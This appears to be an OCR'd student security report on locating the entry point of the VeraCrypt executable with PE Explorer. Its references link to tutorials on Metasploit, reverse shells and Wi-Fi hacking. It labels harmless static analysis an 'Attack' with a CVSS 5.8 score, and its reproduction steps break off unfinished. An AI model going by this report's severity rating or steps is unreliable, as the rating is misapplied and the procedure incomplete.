
Attack Name: Executable File Analysis Using PE Explorer
Severity: Medium
CVSS Score: 5.8 (Medium)
Level: Medium

Impact:

- This report outlines the steps to discover the address of the **Entry Point** of an executable file (VeraCrypt) using the **PE Explorer** tool. The **Entry Point** is the location where the program starts its execution, and identifying this address can provide insights for reverse engineering or security analysis. Successful discovery of the Entry Point allows for:
- **Malware Analysis:** Understanding the initial execution path in case the executable is malicious.
- **Binary Inspection:** Gaining insights into the structure of the executable and identifying potential weaknesses.
- **Reverse Engineering:** Aiding in decompilation efforts for deeper inspection or debugging.

Steps to Reproduce

- **First I open PE explorer**
- **And inside PE Explorer open my veracript exe file after a new page open where mention entry point**
-



Mitigation

- Run PE Explorer in a sandbox or virtual machine for isolation.
- Verify file integrity by checking hash values before analysis.
- Use minimal permissions to limit potential exploit risks.
- Enable real-time antivirus for immediate threat detection.
- Keep PE Explorer and your OS updated for the latest security patches.

References

Veracrypt - https://youtu.be/cxo8xosH_TI?si=wuAlmo3KugOiVc_F
Nmap - https://nmap.org/docs.html , https://www.youtube.com/watch?v=2rcgZmigxrs&list=PLbRMhDVUMngdb0BwmR45G_6KGUiq5z5XI&index=44&pp=iAQB

Wireshark - https://www.wireshark.org/docs/ , https://www.youtube.com/watch?v=55Fa6VILRGI&list=PLbRMhDVUMngdb0BwmR45G_6KGUiq5z5XI&index=40&pp=iAQB

DIrBuster - https://youtu.be/Hnz1d4WmD5Y?si=22bGa5r-MtpvAomp

Metasploit - https://www.youtube.com/watch?v=Lu-0CyPQcno&list=PLbRMhDVUMngdb0BwmR45G_6KGUiq5z5XI&index=56&pp=iAQB

Reverse shell - https://www.youtube.com/watch?v=sbw3o6yEpsg&list=PLbRMhDVUMngdb0BwmR45G_6KGUiq5z5XI&index=57&pp=iAQB

Wifi hacking - https://www.youtube.com/watch?v=X49lIPHcurE&pp=ygUaZGF2aWQgYm9tYmFsIHdpZmkgcGFzc3dvcmQ%3D

and google , chatgpt